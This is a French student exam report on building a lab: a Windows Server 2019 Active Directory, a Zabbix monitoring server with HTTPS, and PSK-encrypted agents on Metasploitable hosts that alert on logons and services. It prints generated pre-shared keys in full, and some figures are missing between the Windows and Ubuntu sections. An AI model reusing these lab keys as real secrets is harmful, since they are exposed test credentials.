



RAPPORT DE L'INFRASTRUCTURE
SÉCURITÉ DU SYSTÈME D'EXPLOITATION

Rapport d'examen

Sécurité du système d'exploitation

Sénéchal Julien
Matricule : Etu42877

Sécurité des systèmes
Hénallux
Second Bloc, groupe C
Année académique 2020-2021

27 Mai 2021

Table des matières

1	Mise en place de la Windows Server 2019	2
1.1	Mise en place de l'AD	2
1.2	Ajouts des utilisateurs et de leurs privilèges	3
2	Zabbix	4
2.1	Création du serveur Zabbix	4
2.2	Mise en place de l'interface Web en HTTPS	5
2.3	Ajout de la Metasploitable Windows Server 2008	6
2.4	Ajout de la Metasploitable Ubuntu	8
2.5	Monitoring des connexions sur la Windows Server 2008	10
2.6	Monitoring des services de la Windows Server 2008	11
3	Metasploitable	13
3.1	Mise en place de Metasploit	13
3.2	Phase de scanning de la Windows Server 2k8	14
3.3	Vulnérabilité : WinRM	16
3.4	Vulnérabilité : IIS HTTP	20
3.5	Vulnérabilité : Tomcat	22
3.6	Vulnérabilité : FTP (Ubuntu)	23

1 Mise en place de la Windows Server 2019

1.1 Mise en place de l'AD

J'ai donc mis en place une Windows Server 2019 afin de mettre en place un Active Directory dont le domaine est "ETU42877DC.SECUOS.EXAM"




FIGURE 1 – Mise en place de l'AD

Et le Netbios "SECUOS" comme demandé




FIGURE 2 – Nom du Netbios

1.2 Ajouts des utilisateurs et de leurs privilèges

Je me suis rendu dans *Tools > Active Directory Users and Computer* puis j'ai créé les 2 users ETU42877ADM et ETU42877AD dans l'OU des Users.




FIGURE 3 – Ajouts des utilisateurs

Ensuite, je suis allé dans l'OU *Builtin* afin d'ajouter *ETU42877ADM* au groupe *Administrators*




FIGURE 4 – Ajout de ETU42877ADM dans le groupe Admin

2 Zabbix

2.1 Création du serveur Zabbix

Je commence tout d'abord par créer le user *ETU42877L* avec l'UID 1234 comme prouvé sur la *figure 5*.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ETU42877L@zabbix:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/:nonexistent:/usr/sbin/nologin
avahi:x:105:115:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:106:116:/:var/lib/saned:/usr/sbin/nologin
colord:x:107:117:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:108:7:HPLIP system user,,:/var/run/hplip:/bin/false
user:x:1000:1000:user,,:/home/user:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
ETU42877L:x:1234:1234:,,:/home/ETU42877L:/bin/bash
ETU42877L@zabbix:~$ _
```

FIGURE 5 – Screen de /etc/passwd

Pour plus de facilité, je suis ensuite passé en SSH et me suis mis à télécharger le .deb sur le repo officiel de Zabbix qui correspond à mon OS et à la version souhaitée. C'est à dire :

- Zabbix Version : 5.4
- Os : Debian
- Version : 20.04
- Database : Mysql
- Web Server : Apache

```
ETU42877L@zabbix:~$ wget https://repo.zabbix.com/zabbix/5.4/debian/pool/main/z/zabbix-release/zabbix-release_5.4-1+deb1
n10_all.deb
--2021-05-19 15:27:32-- https://repo.zabbix.com/zabbix/5.4/debian/pool/main/z/zabbix-release/zabbix-release_5.4-1+deb1
n10_all.deb
Résolution de repo.zabbix.com (repo.zabbix.com): 2604:a880:2:d0:2062:d001, 178.128.6.101
Connexion à repo.zabbix.com (repo.zabbix.com): 2604:a880:2:d0:2062:d001:443_ connecté.
requête HTTP transmise, en attente de la réponse... 200 OK
Taille : 3460 (3,4K) [application/octet-stream]
Sauvegarde en : « zabbix-release_5.4-1+deb1n10_all.deb »

zabbix-release_5.4-1+deb1n10 100%[=====] 3,38K --.-KB/s ds 0s
2021-05-19 15:27:33 (115 MB/s) - « zabbix-release_5.4-1+deb1n10_all.deb » sauvegardé [3460/3460]
```

FIGURE 6 – Téléchargement du deb

Ensuite, je l'installe avec *"dpkg -i"* et après un *apt update* j'installe tout ce dont je vais avoir besoin. Je mets en place le serveur Mysql, le serveur Nginx puis je redémarre le service *Zabbix_server* avant de vérifier son status.

```

ETU42877L@zabbix:~$ sudo systemctl status zabbix-server
● zabbix-server.service - Zabbix Server
   Loaded: loaded (/lib/systemd/system/zabbix-server.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2021-05-19 16:25:16 CEST; 14min ago
     Main PID: 2519 (zabbix_server)
        Tasks: 44 (limit: 1149)
      Memory: 40.3M
     Group: /system.slice/zabbix-server.service
    -2519 /usr/sbin/zabbix_server -c /etc/zabbix/zabbix_server.conf
    -2523 /usr/sbin/zabbix_server: configuration synchronizer [syncd configuration in 0.014700 sec, idle 60 sec]
    -2524 /usr/sbin/zabbix_server: housekeeper [startup idle for 30 minutes]
    -2525 /usr/sbin/zabbix_server: timer #1 [updated 0 hosts, suppressed 0 events in 0.000382 sec, idle 59 sec]
    -2526 /usr/sbin/zabbix_server: http poller #1 [got 0 values in 0.000382 sec, idle 5 sec]
    -2527 /usr/sbin/zabbix_server: discoverer #1 [processed 0 rules in 0.000466 sec, idle 60 sec]
    -2528 /usr/sbin/zabbix_server: history synchronizer #1 [processed 2 values, 2 triggers in 0.002728 sec, idle 1 sec]
    -2529 /usr/sbin/zabbix_server: history synchronizer #2 [processed 0 values, 0 triggers in 0.000009 sec, idle 1 sec]
    -2530 /usr/sbin/zabbix_server: history synchronizer #3 [processed 0 values, 0 triggers in 0.000014 sec, idle 1 sec]
    -2531 /usr/sbin/zabbix_server: history synchronizer #4 [processed 0 values, 0 triggers in 0.000007 sec, idle 1 sec]
    -2532 /usr/sbin/zabbix_server: escalator #1 [processed 0 escalations in 0.000546 sec, idle 3 sec]
    -2533 /usr/sbin/zabbix_server: proxy poller #1 [exchanged data with 0 proxies in 0.000026 sec, idle 5 sec]
    -2534 /usr/sbin/zabbix_server: self-monitoring [processed data in 0.000022 sec, idle 1 sec]
    -2540 /usr/sbin/zabbix_server: task manager [processed 0 task(s) in 0.000005 sec, idle 5 sec]
    -2541 /usr/sbin/zabbix_server: poller #1 [got 1 values in 0.001480 sec, idle 5 sec]
    -2542 /usr/sbin/zabbix_server: poller #2 [got 0 values in 0.000007 sec, idle 5 sec]
    -2543 /usr/sbin/zabbix_server: poller #3 [got 0 values in 0.000006 sec, idle 5 sec]
    -2544 /usr/sbin/zabbix_server: poller #4 [got 0 values in 0.000006 sec, idle 5 sec]
    -2545 /usr/sbin/zabbix_server: poller #5 [got 0 values in 0.000005 sec, idle 5 sec]
    -2546 /usr/sbin/zabbix_server: unreachable poller #1 [got 0 values in 0.000009 sec, idle 5 sec]
    -2547 /usr/sbin/zabbix_server: trapper #1 [processed data in 0.000000 sec, waiting for connection]
    -2548 /usr/sbin/zabbix_server: trapper #2 [processed data in 0.000000 sec, waiting for connection]
    -2553 /usr/sbin/zabbix_server: trapper #3 [processed data in 0.000000 sec, waiting for connection]
    -2554 /usr/sbin/zabbix_server: trapper #4 [processed data in 0.000273 sec, waiting for connection]
    -2555 /usr/sbin/zabbix_server: trapper #5 [processed data in 0.000000 sec, waiting for connection]
    -2556 /usr/sbin/zabbix_server: icmp pinger #1 [got 0 values in 0.000011 sec, idle 5 sec]
    -2559 /usr/sbin/zabbix_server: alert manager #1 [sent 0, failed 0 alerts, idle 5.002208 sec during 5.002267 sec]
    -2560 /usr/sbin/zabbix_server: alerter #1 started
    -2563 /usr/sbin/zabbix_server: alerter #2 started
    -2564 /usr/sbin/zabbix_server: alerter #3 started
    -2565 /usr/sbin/zabbix_server: preprocessing manager #1 [queued 0, processed 7 values, idle 5.010364 sec during 5.010425 sec]
    -2566 /usr/sbin/zabbix_server: preprocessing worker #1 started
    -2567 /usr/sbin/zabbix_server: preprocessing worker #2 started
    -2568 /usr/sbin/zabbix_server: preprocessing worker #3 started
    -2569 /usr/sbin/zabbix_server: lld manager #1 [processed 0 lld rules, idle 5.909960sec during 5.909988 sec]
    -2570 /usr/sbin/zabbix_server: lld worker #1 started
    -2571 /usr/sbin/zabbix_server: lld worker #2 started
    -2572 /usr/sbin/zabbix_server: alert synchronizer [queued 0 alerts(s), flushed 0 result(s) in 0.000222 sec, idle 1 sec]
    -2573 /usr/sbin/zabbix_server: history poller #1 [got 0 values in 0.000005 sec, idle 1 sec]
    -2574 /usr/sbin/zabbix_server: history poller #2 [got 2 values in 0.000077 sec, idle 1 sec]
    -2575 /usr/sbin/zabbix_server: history poller #3 [got 0 values in 0.000005 sec, idle 1 sec]
    -2576 /usr/sbin/zabbix_server: history poller #4 [got 0 values in 0.000005 sec, idle 1 sec]
    -2577 /usr/sbin/zabbix_server: history poller #5 [got 0 values in 0.000008 sec, idle 1 sec]
    -2586 /usr/sbin/zabbix_server: availability manager #1 [queued 0, processed 0 values, idle 5.012181 sec during 5.012184 sec]

mai 19 16:25:16 zabbix systemd[1]: Starting Zabbix Server...
mai 19 16:25:16 zabbix systemd[1]: Started Zabbix Server.

```

FIGURE 7 – Vérification du serveur Zabbix

2.2 Mise en place de l'interface Web en HTTPS

1. Génération de la clé privée

```

ETU42877L@zabbix:/etc/nginx/ssl$ sudo openssl genrsa -des3 -out server.key 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:

```

FIGURE 8 – Génération de la clé privée avec OpenSSL

2. Création du certificat sur base de la clé privée

```

ETU42877L@zabbix:/etc/nginx/ssl$ sudo openssl req -new -key server.key -out server.csr
Enter pass phrase for server.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:192.168.1.17
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

```

FIGURE 9 – Création du certificat

3. Création d'une clé allant avec le certificat

```
ETU42877L@zabbix:/etc/nginx/ssl$ sudo openssl rsa -in server.key.org -out server.key
Enter pass phrase for server.key.org:
writing RSA key
ETU42877L@zabbix:/etc/nginx/ssl$ sudo openssl x509 -req -days 1000 -in server.csr -signkey server.key -out server.crt
Signature ok
subject=C = AU, ST = Some-State, O = Internet Widgits Pty Ltd, CN = 192.168.1.17
Getting Private key
```

FIGURE 10 – Création d'une clé associée au certificat

4. Je dois maintenant modifier le fichier de configuration du serveur Web se trouvant à `/etc/Zabbix/nginx.conf` afin d'y renseigner l'adresse du certificat et de la clé, changer le port et d'activer la communication en SSL.

```
server {
    listen          443;
    server_name     example.com;
    ssl on;
    ssl_certificate /etc/nginx/ssl/server.crt;
    ssl_certificate_key /etc/nginx/ssl/server.key;
```

FIGURE 11 – Modification du bloc server


5. Je profite d'être dans le fichier de configuration pour faire une redirection vers le port 443 si l'on essaie de contacter le port 80

```
server {
    listen 80;
    listen [::]:80;

    return 302 https://192.168.1.17;
}
```

FIGURE 12 – Redirection Http vers Https

6. Je vérifie que le serveur est bien en HTTPS ce qui est le cas. J'ai simplement une erreur dû au certificat auto-signé mais je n'ai pas pris le temps de l'ajouter sur ma machine.



`https://192.168.1.17/zabbix.php?action=dashboard.view`

FIGURE 13 – Contacte bien en HTTPS

2.3 Ajout de la Metasploitable Windows Server 2008

1. Tout d'abord, je télécharge l'agent sur le site officiel de Zabbix
2. Je renseigne mon HOSTNAME, l'adresse IP de mon serveur Zabbix. Ici sur le screenshot, il y a une **erreur** : J'aurais dû renseigner l'adresse de ma Zabbix Server pour l'ActiveServer mais par un manque d'attention. J'ai changé cette valeur plus tard dans le fichier de configuration.




FIGURE 14 – Installation de l'agent Zabbix

3. Je génère ensuite une clé en hexa grâce a un terminal linux (ici la zabbix server) qui deviendra ma PSK.

```
ETU42877L@zabbix:~$ openssl rand -hex 32
d534850008eef31f988fd2e88689e354a21bd3f1a5976b0b3739c3b1bc1649d1
```

FIGURE 15 – Génération d'une clé PSK

4. Je renseigne la PSK ainsi que son identifiant




FIGURE 16 – Reignement des informations liées a la PSK


```

### Option: Hostname
# Unique, case sensitive hostname.
# Required for active checks and must match hostname as configured on the server.
# Value is acquired from HostnameItem if undefined.
#
# Mandatory: no
# Default:
# Hostname=
Hostname=Ubuntu ETU42877

```

FIGURE 21 – Modification du Hostname de mon agent

```

### Option: ServerActive
# List of comma delimited IP:port (or hostname:port) pairs of Zabbix servers for active checks.
# If port is not specified, default port is used.
# IPv6 addresses must be enclosed in square brackets if port for that host is specified.
# If port is not specified, square brackets for IPv6 addresses are optional.
# If this parameter is not specified, active checks are disabled.
# Example: ServerActive=127.0.0.1:20051,zabbix.domain,[::1]:30051,::1,[12fc::1]
#
# Mandatory: no
# Default:
# ServerActive=
ServerActive=192.168.1.17

```

FIGURE 22 – Modification de l'adresse ServerActive

4. Je crée ensuite une autre psk et je viens la renseigner dans le fichier de configuration de mon agent

```

vagrant@metasploitable3-ub1404:~$ sudo sh -c "openssl rand -hex 32 > /etc/zabbix/zabbix_agentd.psk"
vagrant@metasploitable3-ub1404:~$ cat /etc/zabbix/zabbix_agentd.psk
8bb7425db54582ce4a111762d09960edfa93e7c702e136f2bf2371abbc3bd922

```

FIGURE 23 – Création d'une PSK

```

### Option: TLSConnect
# How the agent should connect to server or proxy. Used for active checks.
# Only one value can be specified:
#   unencrypted - connect without encryption
#   psk         - connect using TLS and a pre-shared key
#   cert        - connect using TLS and a certificate
#
# Mandatory: yes, if TLS certificate or PSK parameters are defined (even for 'unencrypted' connection)
# Default:
TLSConnect=psk

### Option: TLSAccept
# What incoming connections to accept.
# Multiple values can be specified, separated by comma:
#   unencrypted - accept connections without encryption
#   psk         - accept connections secured with TLS and a pre-shared key
#   cert        - accept connections secured with TLS and a certificate
#
# Mandatory: yes, if TLS certificate or PSK parameters are defined (even for 'unencrypted' connection)
# Default:
TLSAccept=psk

### Option: TLSPSKIdentity
# Unique, case sensitive string used to identify the pre-shared key.
#
# Mandatory: no
# Default:
TLSPSKIdentity=PSK 001

### Option: TLSPSKFile
# Full pathname of a file containing the pre-shared key.
#
# Mandatory: no
# Default:
TLSPSKFile=/etc/zabbix/zabbix_agentd.psk

```

FIGURE 24 – Modification des informations liées au TLSConnect

5. Je fini par ajouter un host sur mon serveur avec ces informations :

- Hostname : Ubuntu ETU42877
- Group : Linux Server
- Template : Linux by Zabbix Agent
- PSK : Même chose que sur l'agent Zabbix




FIGURE 25 – Ajout de l'host Ubuntu

2.5 Monitoring des connexions sur la Windows Server 2008

1. J'ai tout d'abord créé un template (modèle) nommé *ConnexionMetasploitableW2k8*

<input type="checkbox"/> Nom ▲	Hôtes	Éléments	Déclencheurs	Graphiques	Tableaux de bord	Découverte	Web
<input type="checkbox"/> ConnexionMetasploitableW2k8	Hôtes 1	Éléments 1	Déclencheurs 3	Graphiques	Tableaux de bord	Découverte	Web

FIGURE 26 – Création d'un template

2. J'y ai ajouté un item en **Agent Zabbix (actif)** avec la clé *"eventlog[Security,,,4624,,skip]"*. Cette clé signifie que l'information dont nous avons besoin est un log dans la catégorie "Security" ayant pour identifiant l'id 4624 qui correspond aux logs de connexion sur Windows. La dernière option *skip* nous permettra plus tard d'analyser chaque log un par un lorsque l'on devra mettre en place les Triggers et ainsi éviter de les faire réagir avec l'historique.

Élément

Tags

Prétraitement

* Nom

NewConnexion - EventLog 4624

Type

agent Zabbix (actif)

* Clé

eventlog[Security,,,4624,,skip]

Sélectionner

Type d'information

Journal

* Intervalle d'actualisation

10s

Intervalle personnalisé

Type	Intervalle	Période	Action
Flexible	Planification	50s	1-7,00:00-24:00

Ajouter

Supprimer

* Période de stockage de l'historique

Do not keep history

Storage period

90d

Format de l'horodatage du journal

Description

Activé

☒

Actualiser

Clone

Test

Supprimer

Annuler

FIGURE 27 – Création d'un item

3. Je vérifie alors que je reçois bien les logs sur ma Zabbix Server

Horodateur	Temps local	Source	Sévérité	ID évènement	Valeur
25/05/2021 11:14:21	25/05/2021 11:14:17	Microsoft-Windows-Security-Auditing	Succès Audit	4624	An account was successfully logged on.
Subject:					
		Security ID:	NT AUTHORITY\SYSTEM		
		Account Name:	METASPLOITABLE34		
		Account Domain:	WORKGROUP		
		Logon ID:	0x3e7		
Logon Type: 2					
New Logon:					
		Security ID:	METASPLOITABLE3\vagrant		
		Account Name:	vagrant		
		Account Domain:	METASPLOITABLE3		
		Logon ID:	0x7292c		
		Logon GUID:	{00000000-0000-0000-0000-000000000000}		

FIGURE 28 – Récupération des logs

4. Je fini par créer 3 triggers, un pour chaque utilisateur :

- Severity : Informational
- Nom : Connexion de <user>
- Expression : Une fonction find qui va vérifier que le nom de l'utilisateur se trouve dans le dernier log reçu (Cette fonction n'existe pas sur Zabbix 5.2, son équivalent est la fonction "str")

<input type="checkbox"/>	Sévérité	Nom	Operational data	Expression	État	Tags
<input type="checkbox"/>	Information	Connexion de Administrator		find(/ConnexionMetasploitableW2k8[eventlog[Security,...,4624_skip,1,"Administrator"]]=1	Activé	
<input type="checkbox"/>	Information	Connexion de Etu42877W		find(/ConnexionMetasploitableW2k8[eventlog[Security,...,4624_skip,1,"Etu42877W"]]=1	Activé	
<input type="checkbox"/>	Information	Connexion de Vagrant		find(/ConnexionMetasploitableW2k8[eventlog[Security,...,4624_skip,1,"vagrant"]]=1	Activé	

Affichage de 3 sur 3 trouvés

FIGURE 29 – Création des 3 triggers

2.6 Monitoring des services de la Windows Server 2008

Afin de trouver les noms des services, je suis allé sur la Windows 2k8, puis dans *services.msc* et j'ai regardé les services qui nous intéressaient. Malheureusement, il me semble qu'il en manque deux ou trois dont Tomcat et PSexec. J'ai ensuite créé un nouveau template nommé *ServicesMetasploitableW2k8* et j'ai créé un nouvel item pour chaque service que l'on veut monitorer. La clé qui y est renseigné est *"service_state[service_name]"*.

<input type="checkbox"/>	Assistant	Nom	Déclencheurs	Clé	Intervalle	Historique	Tendances	Type	État	Tags
<input type="checkbox"/>	...	FTP	Déclencheurs 1	service_state[ftpsvc]	10s	90d	365d	agent Zabbix	Activé	
<input type="checkbox"/>	...	IIS	Déclencheurs 1	service_state[W3SVC]	10s	90d	365d	agent Zabbix	Activé	
<input type="checkbox"/>	...	MEDC Apache	Déclencheurs 1	service_state[MEDCServerComponent-Apache]	10s	90d	365d	agent Zabbix	Activé	
<input type="checkbox"/>	...	RDP	Déclencheurs 1	service_state[TermService]	10s	90d	365d	agent Zabbix	Activé	
<input type="checkbox"/>	...	SNMP	Déclencheurs 1	service_state[SNMP]	10s	90d	365d	agent Zabbix	Activé	
<input type="checkbox"/>	...	SSH	Déclencheurs 1	service_state[OpenSSHd]	10s	90d	365d	agent Zabbix	Activé	
<input type="checkbox"/>	...	WebDAV	Déclencheurs 1	service_state[vampapache]	10s	90d	365d	agent Zabbix	Activé	
<input type="checkbox"/>	...	WinRM	Déclencheurs 1	service_state[WinRM]	10s	90d	365d	agent Zabbix	Activé	
<input type="checkbox"/>	...	WMIC	Déclencheurs 1	service_state[Winmgmt]	10s	90d	365d	agent Zabbix	Activé	

